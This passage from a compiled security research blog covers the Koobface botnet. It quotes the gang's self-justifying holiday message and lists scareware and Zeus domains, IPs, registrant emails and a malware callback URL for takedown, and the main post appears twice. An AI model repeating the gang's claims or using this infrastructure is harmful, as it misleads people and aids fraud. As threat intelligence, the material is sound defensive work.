They are wrong. As many people know, "virus" is something awful, which crashes computers, steals credential *information as good as all passwords and credit cards. Our software did not ever steal credit card or online bank* 882

information, passwords or any other confidential data. And WILL NOT EVER. As for the crashes... We are really sorry.

We work on it :) Wish you a good luck in new year and... Merry Christmas to you!

Always yours, "Koobface Gang".

For the record, in case you were living on the other side of the universe, and weren't interested in the raw details taking place within the underground ecosystem, **in July, 2009, I was [5]the only individual ever mentioned by the Koobface gang**, which back then included [6]the following message within the [7]command and control infrastructure for 9 days:

• " ***We express our high gratitude to Dancho Danchev (http://ddanchev.blogspot.com) for the help in bug fixing,***

researches and documentation for our software. "

Next to [8]the folks at TrendMicro, the DHS also featured the event in [9]DHS Daily Open Source Infrastructure Report for 3 September 2009 at page 18:

• " *This individual is an independent security consultant who plays an active role in tracking and shutting down botnets and other illegal operations.* "

It got ever more personal when **[10]the Koobface gang redirected Facebook's entire IP space to my blog in October, 2009**, resulting in [11]thousands of Facebook visits every time [12]their crawlers were visiting a

[13]Koobface-infected host. Thankfully, Facebook’s Security Incident Response Team quickly took care of the issue.

In the spirit of Christmas, I’d also like to wish the Koobface gang happy holidays, and promise them that the

cherry on the top of the research pie will see daylight anytime soon. First of all, I’d like to wish them happy holidays with **[14]Frank Sinatra - "I’ve got you under my skin"** . They’ll get the point.

[EMBED]

And now comes my Christmas present, systematic take-down, blacklisting, and domain suspension of Koob-

face scareware operations.

883

Sample detection rates by Koobface binaries - [15]go.exe; [16]fb.79.exe; [17]fblanding.exe; [18]v2captcha.exe;

[19]v2webserver.exe; [20]pack _312s3.exe (the scareware). The currently active **artificial2010 .com/?pid=312s02**

&sid=4db12f - Email: Josefinat@yahoo.com - 193.104.22.200 - [21]AS34305; EUROACCESS Global Autonomous System acts as a redirector to the scareware domain portfolio.

Currently

active

portfolio

of

scareware

domains

pushed

by

the

Koobface

botnet,

parked

at

193.104.22.200/91.212.226.95:

2010scannera1 .com - Email: NathanHSchafer@yahoo.com

artificial2010 .com - Email: Josefinat@yahoo.com

bestdiscounts2010 .com - Email: FrancesHAustin@yahoo.com

bestparty2009 .com - Email: FrancesHAustin@yahoo.com

bestparty2010 .com - Email: FrancesHAustin@yahoo.com

bestpffers2010 .com - Email: FrancesHAustin@yahoo.com

best-wishes-design .com - Email: FrancesHAustin@yahoo.com

bestyearparty .com - Email: FrancesHAustin@yahoo.com

celebrate2009year .com - Email: FrancesHAustin@yahoo.com

celebrate-designs .com - Email: FrancesHAustin@yahoo.com

happy-newyear2010 .com - Email: JerryHWallace@yahoo.com

internetproscanm .com - Email: JacquelynMRyan@yahoo.com

internetproscanq .com - Email: JacquelynMRyan@yahoo.com

internetproscanr .com - Email: JacquelynMRyan@yahoo.com

internetproscanw .com - Email: JacquelynMRyan@yahoo.com

internetproscany .com - Email: JacquelynMRyan@yahoo.com

megascannera .com - Email: MichaelDFranklin@yahoo.com

megasecurityl .com - Email: MichaelDFranklin@yahoo.com

megasecurityp .com - Email: MichaelDFranklin@yahoo.com

megasecurityq .com - Email: MichaelDFranklin@yahoo.com

newholidaydesigns .com - Email: FrancesHAustin@yahoo.com

newyearandsanta .com - Email: JerryHWallace@yahoo.com

newyeardesgings .com - Email: FrancesHAustin@yahoo.com

onlinesecurityn1 .com - Email: LucyGBrown@yahoo.com

onlinesecurityn2 .com - Email: LucyGBrown@yahoo.com

onlinesecurityn3 .com - Email: LucyGBrown@yahoo.com

onlinesecurityn4 .com - Email: LucyGBrown@yahoo.com

onlinesecurityn5 .com - Email: LucyGBrown@yahoo.com

online-securtiyv1 .com - Email: LucyGBrown@yahoo.com

online-securtiyv4 .com - Email: LucyGBrown@yahoo.com

online-securtiyv5 .com - Email: LucyGBrown@yahoo.com

onlineviruskilla0 .com - Email: JacquelynMRyan@yahoo.com

onlineviruskilla2 .com - Email: JacquelynMRyan@yahoo.com

onlineviruskilla4 .com - Email: JacquelynMRyan@yahoo.com

onlineviruskilla6 .com - Email: JacquelynMRyan@yahoo.com

onlineviruskilla8 .com - Email: JacquelynMRyan@yahoo.com

santa-christmas2010 .com - Email: JerryHWallace@yahoo.com

snowandchristmas .com - Email: JerryHWallace@yahoo.com

thebestantispys .com - Email: ThomasLRoy@yahoo.com

Christmas-themed scareware serving domains:

happy-newyear2010 .com

celebrate2009year .com

newyearandsanta .com

newyeardesgings .com

santa-christmas2010 .com

snowandchristmas .com

885

Speaking of AS34305; EUROACCESS Global Autonomous System, they’re also hosting scareware campaigns at another

IP - 193.104.22.50 in particular:

pcprotect2010 .com - Email: admin@pcprotect2010.com

bestantispysoft2010 .com - Email: admin@bestantispysoft2010.com

worldantispyware1 .com - Email: admin@worldantispyware1.com

antispyware24x7 .com - Email: admin@antispyware24x7.com

spydetector2009 .com - Email: admin@spydetector2009.com

myprivatesoft2009 .com - Email: admin@myprivatesoft2009.com

itsafetyonline .com - Email: admin@itsafetyonline.com

antispycenterprof .com - Email: admin@antispycenterprof.com

webspydetectunlim .com - Email: admin@webspydetectunlim.com

pcsafetyplatinum .com - Email: admin@webspydetectunlim.com

spywaredetect24pro .com - Email: admin@spywaredetect24pro.com

eliminater2009pro .com - Email: admin@eliminater2009pro.com

pcsafety2009pro .com - Email: admin@pcsafety2009pro.com

securityztop .com - Email: admin@securityztop.com

antisspywarescenter .com - Email: admin@antisspywarescenter.com

viridentifycenter .com - Email: molda444vimo@safe-mail.net

antispywarets .com - Email: admin@antispywarets.com

winvantivirus .com - Email: admin@winvantivirus.com

antispywaresnet .com - Email: admin@antispywaresnet.com

securityprosoft .com - Email: admin@securityprosoft.com

onlineantispysoft .com - Email: admin@onlineantispysoft.com

worldsantispysoft .com - Email: admin@worldsantispysoft.com

antispyworldwideint .com - Email: admin@antispyworldwideint.com

ivirusidentify .com - Email: admin@ivirusidentify.com

Within the same ASN, we can also find the following [22]Zeus crimeware serving domains, courtesy of the

Zeus Tracker:

print-design .cn - Email: alexsundren@gmail.com

backup2009 .com - Email: tahli@yahoo.com - association with [23]money mule recruitment domain registration
1211news .com - Email: tahli@yahoo.com

tuttakto .com - Email: tahli@yahoo.com

filatok .com - Email: tahli@yahoo.com

wwwldr .com - Email: tahli@yahoo.com

bbbboom .com - Email: tahli@yahoo.com

fant1k .com - Email: tahli@yahoo.com

hoooools .com - Email: tahli@yahoo.com

ianndex .com - Email: tahli@yahoo.com

vklom .com - Email: tahli@yahoo.com

wwwbypost .com - Email: tahli@yahoo.com

wwwudacha .com - Email: tahli@yahoo.com

[24]Sampled scareware phones back to:

ardeana-couture .com/?b=1s1 - 204.12.252.99, parked there is also **windowssp3download .com** - Email: contact@subarutechs.com

winrescueupdate .com/download/winlogo.bmp - 89.248.162.147

Historically, 89.248.162.147 (AS29073-ECATEL-AS, Ecatel Network) used to host the following scareware do-

mains:

attention-scanner .com - Email: khouri@atomtech.cc

be-secured2 .com - Email: info@scholarnyc.com

best-scanner-f .com - Email: LouisALeavitt@yahoo.com

get-secure2 .com - Email: info@scholarnyc.com

installprotection2 .com - Email: info@scholarnyc.com

online-defense7 .com - Email: contacts@manipadni.com.br

scan-spyware2 .com - Email: info@paristours.fr

topscan2 .com - Email: LouisALeavitt@yahoo.com

topscan3 .com - Email: LouisALeavitt@yahoo.com

virus-pcscan .com - Email: admin@rewards.de

win-scan05 .com - Email: katia@salsat.eu

win-scan07 .com - Email: katia@salsat.eu

win-scan09 .com - Email: katia@salsat.eu

winrescueupdate .com

winscanner01 .com - Email: contacts@crunchiesb.com

887

winscanner18 .com - Email: contacts@crunchiesb.com

your-protection8 .com - Email: admin@Relocation.it

Happy Holidays, too!

Related Koobface research published in 2009:

[25]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[26]Koobface Botnet Starts Serving Client-Side Exploits

[27]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[28]Koobface Botnet's Scareware Business Model - Part Two

[29]Koobface Botnet's Scareware Business Model - Part One

[30]Koobface Botnet Redirects Facebook's IP Space to my Blog

[31]New Koobface campaign spoofs Adobe's Flash updater

[32]Social engineering tactics of the Koobface botnet

[33]Koobface Botnet Dissected in a TrendMicro Report

[34]Movement on the Koobface Front - Part Two

[35]Movement on the Koobface Front

[36]Koobface - Come Out, Come Out, Wherever You Are

[37]Dissecting Koobface Worm's Twitter Campaign

This post has been reproduced from [38]Dancho Danchev's blog.

1. http://www.kaspersky.com/news?id=207575835

2.
http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/the_real_face_of_koobface_jul

2009.pdf

3. http://www.itworldcanada.com/news/cisco-gives-zeus-koobface-and-conficker-working-group-awards/139547

4. http://www.abuse.ch/?p=2103

5. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

6.

http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAAAAAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-dancho1

.PNG

7. http://1.bp.blogspot.com/_wICHhTiQmrA/StXzL5MWBII/AAAAAAAAERY/muXddtmbSqY/s1600-h/trendmicro_koobface.JPG

8. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

9. http://www.globalsecurity.org/security/library/news/2009/09/dhs_daily_report_2009-09-03.pdf

10. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

11. http://4.bp.blogspot.com/_wICHhTiQmrA/St9uT2urS4I/AAAAAAAAESo/K3tPvZxjx0s/s1600-h/facebook_koobface_refer

rers_1.JPG

12. http://2.bp.blogspot.com/_wICHhTiQmrA/St9pMvTG4nI/AAAAAAAAESQ/C1dlgY6304E/s1600-h/facebook_koobface_refer

rers_2.JPG

13.
http://2.bp.blogspot.com/_wICHhTiQmrA/St9rXn5KChI/AAAA
AAAAESY/HX_7jR15W7g/s1600-h/facebook_koobface_refer

rers_3.JPG

14. http://www.youtube.com/watch?v=RHLC-EimdAc

15.
http://www.virustotal.com/analisis/9134b22c5c5bee4deabf7
ae5c1db7e5fd5e55ba7ff429897a6f9efdaf56003a4-12616

99442

16.
http://www.virustotal.com/analisis/eca17fa3f4be5875040c1
9ad28ea34a9281857b4af92547a75ef909ba7d59a5d-
12616

99459

17.
http://www.virustotal.com/analisis/ba57af25416060a0f02fa
b33a6de4ef0396c2d5f78638c616fe979c2c647c483-12616

99474

18.
http://www.virustotal.com/analisis/6eca8a05683c104fbd24f
8aad106405d9835a6762a025215e87f303202ed939a-
12616

99495

19.
http://www.virustotal.com/analisis/7b348b23cbc4ed116ab8

3efabb10f070e32741479713b5684c79646131132222-12616

888

99511

20. http://www.virustotal.com/analisis/de3b1c6eca54505e952610bef26f3c4ca4dd8d41e25bb449658afa53eccd0501-12616

98412

21. http://google.com/safebrowsing/diagnostic?site=AS:34305

22. https://zeustracker.abuse.ch/monitor.php?as=34305

23. http://www.bobbear.com/investment-alliance-llc.html

24. http://www.virustotal.com/analisis/49dfa3d17498da3426917c96f9c1e2d1cf2c8a0c03755818bbf83dab67931324-12618

67295

25. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

26. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

27. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

28. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

29. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

30. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

31. http://blogs.zdnet.com/security/?p=4594

32. http://content.zdnet.com/2346-12691_22-352597.html

33. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

34. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

35. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

36. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

37. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

38. http://ddanchev.blogspot.com/

889

The Koobface Gang Wishes the Industry "Happy Holidays" (2009-12-26 23:25)

Oops, they did it again - the Koobface gang, which is now officially self-describing itself as Ali Baba and the 40 Thieves LLC, has not only included a Koobface-themed – notice the worm in the name – background on Koobface-infected

hosts, but it has also included a "Wish Koobface Happy Holidays" script – last time I checked there were 10,000

people who clicked it – followed by the most extensive message ever left by the gang, which is amusingly attempting to legitimize the activities of the gang.

890

In short, the message with clear elements of PSYOPS, attempts to position the Koobface worm as a software, where the new features are requested by users, and that by continuing its development, the authors are actually improving Facebook’s security systems. For the record, **the Koobface botnet itself is only the tip of the iceberg for the malicious activities the group itself is involved in**. Consider going through the related Koobface research posts featured at the bottom of the post, in order to grasp the importance of how widespread and high-profile the activities of this group are. The exact message, screenshot of which is attached reads:

Our team, so often called "Koobface Gang", expresses high gratitude for the help in bug fixing, researches and documentation for our software to:

• ***Kaspersky Lab** for the name of Koobface and [1]25 millionth malicious program award;*

*• **Dancho Danchev** (http://ddanchev.blogspot.com) who worked hard every day especially on our First Software*

& Architecture version, writing lots of e-mails to different hosting companies and structures to take down our Command-and-Control (C &C) servers, and of course analyzing software under VM Ware;

*• **Trend Micro** (http://trendmicro.com), especially personal thanks to **Jonell Baltazar**, **Joey Costoya**, and **Ryan***

***Flores** who had released [2]a very cool document (with three parts!) describing all our mistakes we've ever made;*

*• **Cisco** for their 3rd place to our software in their annual [3]"working groups awards";*

*• **Soren Siebert** with [4]his great article;*

• Hundreds of users who send us logs, crash reports, and wish-lists.

In fact, it was a really hard year. We've made many efforts to improve our software. Thanks to Facebook's security team - the guys made us move ahead. And we've moved. And will move. Improving their security system.

By the way, we did not have a cent using Twitter's traffic.

But many security issues tell the world we did.

They are wrong. As many people know, "virus" is something awful, which crashes computers, steals credential information as good as all passwords and credit cards. Our software did not ever steal credit card or online bank information, passwords or any other confidential data. And WILL NOT EVER. As for the crashes... We are really sorry.

We work on it :) Wish you a good luck in new year and... Merry Christmas to you!

Always yours, "Koobface Gang".

For the record, in case you were living on the other side of the universe, and weren't interested in the raw details taking place within the underground ecosystem, **in July, 2009, I was [5]the only individual ever mentioned by the Koobface gang**, which back then included [6]the following message within the [7]command and control infrastructure for 9 days:

• " ***We express our high gratitude to Dancho Danchev (http://ddanchev.blogspot.com) for the help in bug fixing,***

researches and documentation for our software. "

Next to [8]the folks at TrendMicro, the DHS also featured the event in [9]DHS Daily Open Source Infrastructure Report for 3 September 2009 at page 18:

• " *This individual is an independent security consultant who plays an active role in tracking and shutting down botnets and other illegal operations.* "

It got ever more personal when **[10]the Koobface gang redirected Facebook's entire IP space to my blog in October, 2009**, resulting in [11]thousands of Facebook visits every time [12]their crawlers were visiting a [13]Koobface-infected host. Thankfully, Facebook's Security Incident Response Team quickly took care of the issue.

In the spirit of Christmas, I’d also like to wish the Koobface gang happy holidays, and promise them that the

cherry on the top of the research pie will see daylight anytime soon. First of all, I’d like to wish them happy holidays with **[14]Frank Sinatra - "I’ve got you under my skin"** . They’ll get the point.

And now comes my Christmas present, systematic take-down, blacklisting, and domain suspension of Koob-

face scareware operations.

892

Sample detection rates by Koobface binaries - [15]go.exe; [16]fb.79.exe; [17]fblanding.exe; [18]v2captcha.exe;

[19]v2webserver.exe; [20]pack _312s3.exe (the scareware). The currently active **artificial2010 .com/?pid=312s02**

&sid=4db12f - Email: Josefinat@yahoo.com - 193.104.22.200 - [21]AS34305; EUROACCESS Global Autonomous System acts as a redirector to the scareware domain portfolio.

Currently

active

portfolio

of

scareware

domains

pushed

by

the

Koobface

botnet,

parked

at

193.104.22.200/91.212.226.95:

2010scannera1 .com - Email: NathanHSchafer@yahoo.com

artificial2010 .com - Email: Josefinat@yahoo.com

bestdiscounts2010 .com - Email: FrancesHAustin@yahoo.com

bestparty2009 .com - Email: FrancesHAustin@yahoo.com

bestparty2010 .com - Email: FrancesHAustin@yahoo.com

bestpffers2010 .com - Email: FrancesHAustin@yahoo.com

best-wishes-design .com - Email: FrancesHAustin@yahoo.com

bestyearparty .com - Email: FrancesHAustin@yahoo.com

celebrate2009year .com - Email: FrancesHAustin@yahoo.com

celebrate-designs .com - Email: FrancesHAustin@yahoo.com

happy-newyear2010 .com - Email: JerryHWallace@yahoo.com

internetproscanm .com - Email: JacquelynMRyan@yahoo.com

internetproscanq .com - Email: JacquelynMRyan@yahoo.com

internetproscanr .com - Email: JacquelynMRyan@yahoo.com

internetproscanw .com - Email: JacquelynMRyan@yahoo.com

internetproscany .com - Email: JacquelynMRyan@yahoo.com

megascannera .com - Email: MichaelDFranklin@yahoo.com

megasecurityl .com - Email: MichaelDFranklin@yahoo.com

megasecurityp .com - Email: MichaelDFranklin@yahoo.com

megasecurityq .com - Email: MichaelDFranklin@yahoo.com

newholidaydesigns .com - Email: FrancesHAustin@yahoo.com

newyearandsanta .com - Email: JerryHWallace@yahoo.com

newyeardesgings .com - Email: FrancesHAustin@yahoo.com

onlinesecurityn1 .com - Email: LucyGBrown@yahoo.com

onlinesecurityn2 .com - Email: LucyGBrown@yahoo.com

onlinesecurityn3 .com - Email: LucyGBrown@yahoo.com

onlinesecurityn4 .com - Email: LucyGBrown@yahoo.com

onlinesecurityn5 .com - Email: LucyGBrown@yahoo.com

online-securtiyv1 .com - Email: LucyGBrown@yahoo.com

online-securtiyv4 .com - Email: LucyGBrown@yahoo.com

online-securtiyv5 .com - Email: LucyGBrown@yahoo.com

onlineviruskilla0 .com - Email: JacquelynMRyan@yahoo.com

onlineviruskilla2 .com - Email: JacquelynMRyan@yahoo.com

onlineviruskilla4 .com - Email: JacquelynMRyan@yahoo.com

onlineviruskilla6 .com - Email: JacquelynMRyan@yahoo.com

onlineviruskilla8 .com - Email: JacquelynMRyan@yahoo.com

santa-christmas2010 .com - Email: JerryHWallace@yahoo.com

snowandchristmas .com - Email: JerryHWallace@yahoo.com

thebestantispys .com - Email: ThomasLRoy@yahoo.com

Christmas-themed scareware serving domains:

happy-newyear2010 .com

celebrate2009year .com

newyearandsanta .com

newyeardesgings .com

santa-christmas2010 .com

snowandchristmas .com

894

Speaking of AS34305; EUROACCESS Global Autonomous System, they're also hosting scareware campaigns at another

IP - 193.104.22.50 in particular:

pcprotect2010 .com - Email: admin@pcprotect2010.com

bestantispysoft2010 .com - Email: admin@bestantispysoft2010.com

worldantispyware1 .com - Email: admin@worldantispyware1.com

antispyware24x7 .com - Email: admin@antispyware24x7.com

spydetector2009 .com - Email: admin@spydetector2009.com

myprivatesoft2009 .com - Email: admin@myprivatesoft2009.com

itsafetyonline .com - Email: admin@itsafetyonline.com

antispycenterprof .com - Email: admin@antispycenterprof.com

webspydetectunlim .com - Email: admin@webspydetectunlim.com

pcsafetyplatinum .com - Email: admin@webspydetectunlim.com

spywaredetect24pro .com - Email: admin@spywaredetect24pro.com

eliminater2009pro .com - Email: admin@eliminater2009pro.com

pcsafety2009pro .com - Email: admin@pcsafety2009pro.com

securityztop .com - Email: admin@securityztop.com

antisspywarescenter .com - Email: admin@antisspywarescenter.com

viridentifycenter .com - Email: molda444vimo@safe-mail.net

antispywarets .com - Email: admin@antispywarets.com

winvantivirus .com - Email: admin@winvantivirus.com

antispywaresnet .com - Email: admin@antispywaresnet.com

securityprosoft .com - Email: admin@securityprosoft.com

onlineantispysoft .com - Email: admin@onlineantispysoft.com

worldsantispysoft .com - Email: admin@worldsantispysoft.com

antispyworldwideint .com - Email: admin@antispyworldwideint.com

ivirusidentify .com - Email: admin@ivirusidentify.com

Within the same ASN, we can also find the following [22]Zeus crimeware serving domains, courtesy of the

Zeus Tracker:

print-design .cn - Email: alexsundren@gmail.com

backup2009 .com - Email: tahli@yahoo.com - association with [23]money mule recruitment domain registration
1211news .com - Email: tahli@yahoo.com

tuttakto .com - Email: tahli@yahoo.com

filatok .com - Email: tahli@yahoo.com

wwwldr .com - Email: tahli@yahoo.com

bbbboom .com - Email: tahli@yahoo.com

fant1k .com - Email: tahli@yahoo.com

hoooools .com - Email: tahli@yahoo.com

ianndex .com - Email: tahli@yahoo.com

vklom .com - Email: tahli@yahoo.com

wwwbypost .com - Email: tahli@yahoo.com

wwwudacha .com - Email: tahli@yahoo.com

[24]Sampled scareware phones back to:

ardeana-couture .com/?b=1s1 - 204.12.252.99, parked there is also **windowssp3download .com** - Email: contact@subarutechs.com

winrescueupdate .com/download/winlogo.bmp - 89.248.162.147

Historically, 89.248.162.147 (AS29073-ECATEL-AS, Ecatel Network) used to host the following scareware do-

mains:

attention-scanner .com - Email: khouri@atomtech.cc

be-secured2 .com - Email: info@scholarnyc.com

best-scanner-f .com - Email: LouisALeavitt@yahoo.com

get-secure2 .com - Email: info@scholarnyc.com

installprotection2 .com - Email: info@scholarnyc.com

online-defense7 .com - Email: contacts@manipadni.com.br

scan-spyware2 .com - Email: info@paristours.fr

topscan2 .com - Email: LouisALeavitt@yahoo.com

topscan3 .com - Email: LouisALeavitt@yahoo.com

virus-pcscan .com - Email: admin@rewards.de

win-scan05 .com - Email: katia@salsat.eu

win-scan07 .com - Email: katia@salsat.eu

win-scan09 .com - Email: katia@salsat.eu

winrescueupdate .com

winscanner01 .com - Email: contacts@crunchiesb.com

896

winscanner18 .com - Email: contacts@crunchiesb.com

your-protection8 .com - Email: admin@Relocation.it

Happy Holidays, too!

Related Koobface research published in 2009:

[25]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[26]Koobface Botnet Starts Serving Client-Side Exploits

[27]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[28]Koobface Botnet's Scareware Business Model - Part Two

[29]Koobface Botnet's Scareware Business Model - Part One

[30]Koobface Botnet Redirects Facebook's IP Space to my Blog

[31]New Koobface campaign spoofs Adobe's Flash updater

[32]Social engineering tactics of the Koobface botnet

[33]Koobface Botnet Dissected in a TrendMicro Report

[34]Movement on the Koobface Front - Part Two

[35]Movement on the Koobface Front

[36]Koobface - Come Out, Come Out, Wherever You Are

[37]Dissecting Koobface Worm's Twitter Campaign

This post has been reproduced from [38]Dancho Danchev's blog.

1. http://www.kaspersky.com/news?id=207575835

2. http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/the_real_face_of_koobface_jul

2009.pdf

3. http://www.itworldcanada.com/news/cisco-gives-zeus-koobface-and-conficker-working-group-awards/139547

4. http://www.abuse.ch/?p=2103

5. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

6.

http://1.bp.blogspot.com/_wICHhTiQmrA/Smc9UjwhxZI/AAAAAAAAD-Y/WQ17qmHSx6U/s1600-h/koobface-thanks-dancho1

.PNG

7.
http://1.bp.blogspot.com/_wICHhTiQmrA/StXzL5MWBII/AAAAAAAAERY/muXddtmbSqY/s1600-h/trendmicro_koobface.JPG

8. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

9.
http://www.globalsecurity.org/security/library/news/2009/09/dhs_daily_report_2009-09-03.pdf

10. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

11.
http://4.bp.blogspot.com/_wICHhTiQmrA/St9uT2urS4I/AAAAAAAAESo/K3tPvZxjx0s/s1600-h/facebook_koobface_refer

rers_1.JPG

12.
http://2.bp.blogspot.com/_wICHhTiQmrA/St9pMvTG4nI/AAAAAAAAESQ/C1dlgY6304E/s1600-h/facebook_koobface_refer

rers_2.JPG

13.
http://2.bp.blogspot.com/_wICHhTiQmrA/St9rXn5KChI/AAAA
AAAAESY/HX_7jR15W7g/s1600-h/facebook_koobface_refer

rers_3.JPG

14. http://www.youtube.com/watch?v=RHLC-EimdAc

15.
http://www.virustotal.com/analisis/9134b22c5c5bee4deabf7
ae5c1db7e5fd5e55ba7ff429897a6f9efdaf56003a4-12616

99442

16.
http://www.virustotal.com/analisis/eca17fa3f4be5875040c1
9ad28ea34a9281857b4af92547a75ef909ba7d59a5d-
12616

99459

17.
http://www.virustotal.com/analisis/ba57af25416060a0f02fa
b33a6de4ef0396c2d5f78638c616fe979c2c647c483-12616

99474

18.
http://www.virustotal.com/analisis/6eca8a05683c104fbd24f
8aad106405d9835a6762a025215e87f303202ed939a-
12616

99495

19.
http://www.virustotal.com/analisis/7b348b23cbc4ed116ab8

3efabb10f070e32741479713b5684c79646131132222-12616

897

99511

20. http://www.virustotal.com/analisis/de3b1c6eca54505e952610bef26f3c4ca4dd8d41e25bb449658afa53eccd0501-12616

98412

21. http://google.com/safebrowsing/diagnostic?site=AS:34305

22. https://zeustracker.abuse.ch/monitor.php?as=34305

23. http://www.bobbear.com/investment-alliance-llc.html

24. http://www.virustotal.com/analisis/49dfa3d17498da3426917c96f9c1e2d1cf2c8a0c03755818bbf83dab67931324-12618

67295

25. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

26. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

27. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

28. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

29. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

30. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

31. http://blogs.zdnet.com/security/?p=4594

32. http://content.zdnet.com/2346-12691_22-352597.html

33. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

34. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

35. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

36. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

37. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

38. http://ddanchev.blogspot.com/

2.

2010

2.1

January

900

Summarizing Zero Day’s Posts for December (2010-01-04 22:03)

The following is a brief summary of all of my posts at [1]ZDNet’s Zero Day for December, 2009.

You can also go through [2]previous summaries, as well as subscribe to my [3]personal RSS feed, [4]Zero Day’s

main feed, or follow all of [5]ZDNet’s blogs on Twitter.

01. [6]Koobface botnet enters the Xmas season

02. [7]How many people fall victim to phishing attacks?

03. [8]Zeus crimeware using Amazon’s EC2 as command and control server

04. [9]Report: Google’s reCAPTCHA flawed

05. [10]FBI: Scareware distributors stole $150M

This post has been reproduced from [11]Dancho Danchev’s blog.

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2009/11/summarizing-zero-days-posts-for.html

3. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

4. http://feeds.feedburner.com/zdnet/security

5. http://twitter.com/zdnetblogs

6. http://blogs.zdnet.com/security/?p=5001

7. http://blogs.zdnet.com/security/?p=5084

901

8. http://blogs.zdnet.com/security/?p=5110

9. http://blogs.zdnet.com/security/?p=5123

10. http://blogs.zdnet.com/security/?p=5140

11. http://ddanchev.blogspot.com/

902

Top Ten Must-Read Posts at ZDNet’s Zero Day for 2009 (2010-01-04 22:10)

The end of the year naturally means a rush to come up with ’best of the best’ top lists consisting of your finest content. However, based on personal observations, during the holidays season the short attention span of the

average reader becomes even shorter with everyone looking forward to taking a well-deserved break. Therefore,

the first working week of the new year appears to be the perfect moment to summarize some of my most insightful posts/analysis published at [1]ZDNet’s Zero Day for 2009.

The following ten posts have been featured due to their insightful content, comprehensiveness of the topic

covered, and due to plain simple exclusivity in the time of their publishing. You will be, of course, missing the big picture if you don’t keep track of **[2]Ryan Naraine’s coverage**.

Thank you for being a [3]Zero Day reader!

01. [4]Microsoft study debunks phishing profitability

02. [5]Inside BBC’s Chimera botnet

03. [6]China’s ’secure’ OS Kylin - a threat to U.S offsensive cyber capabilities?

04. [7]Microsoft study debunks profitability of the underground economy

05. [8]Iranian opposition launches organized cyber attack against pro-Ahmadinejad sites - [9]Related coverage **06.** [10]The Ultimate Guide to Scareware Protection

07. [11]’Anonymous’ group attempts DDoS attack against Australian government (Operation Didgeridie) **08.** [12]Google’s CAPTCHA experiment and the human factor

09. [13]Does software piracy lead to higher malware infection rates?

10. [14]Koobface botnet enters the Xmas season

Related posts:

[15]Summarizing Zero Day’s Posts for January, 2009

[16]Summarizing Zero Day’s Posts for February, 2009

[17]Summarizing Zero Day’s Posts for March, 2009

[18]Summarizing Zero Day’s Posts for April, 2009

[19]Summarizing Zero Day’s Posts for May, 2009

[20]Summarizing Zero Day’s Posts for June, 2009

[21]Summarizing Zero Day’s Posts for July, 2009

[22]Summarizing Zero Day’s Posts for August, 2009

[23]Summarizing Zero Day’s Posts for September, 2009

[24]Summarizing Zero Day’s Posts for October, 2009

[25]Summarizing Zero Day’s Posts for November, 2009

[26]Summarizing Zero Day’s Posts for December, 2009

This post has been reproduced from [27]Dancho Danchev’s blog.

1. http://blogs.zdnet.com/security

2. http://updates.zdnet.com/tags/Ryan+Naraine.html

3. http://feeds2.feedburner.com/zdnet/security

4. http://blogs.zdnet.com/security/?p=2366

5. http://blogs.zdnet.com/security/?p=3045

6. http://blogs.zdnet.com/security/?p=3385

7. http://blogs.zdnet.com/security/?p=3522

8. http://blogs.zdnet.com/security/?p=3613

9. http://ddanchev.blogspot.com/2009/06/iranian-opposition-ddos-es-pro.html

10. http://blogs.zdnet.com/security/?p=4297

11. http://blogs.zdnet.com/security/?p=4234

12. http://blogs.zdnet.com/security/?p=3178

13. http://blogs.zdnet.com/security/?p=4605

14. http://blogs.zdnet.com/security/?p=5001

15. http://ddanchev.blogspot.com/2009/02/summarizing-zero-days-posts-for-january.html

16. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for.html

17. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for-march.html

18. http://ddanchev.blogspot.com/2009/05/summarizing-zero-days-posts-for-april.html

19. http://ddanchev.blogspot.com/2009/06/summarizing-zero-days-posts-for-may.html

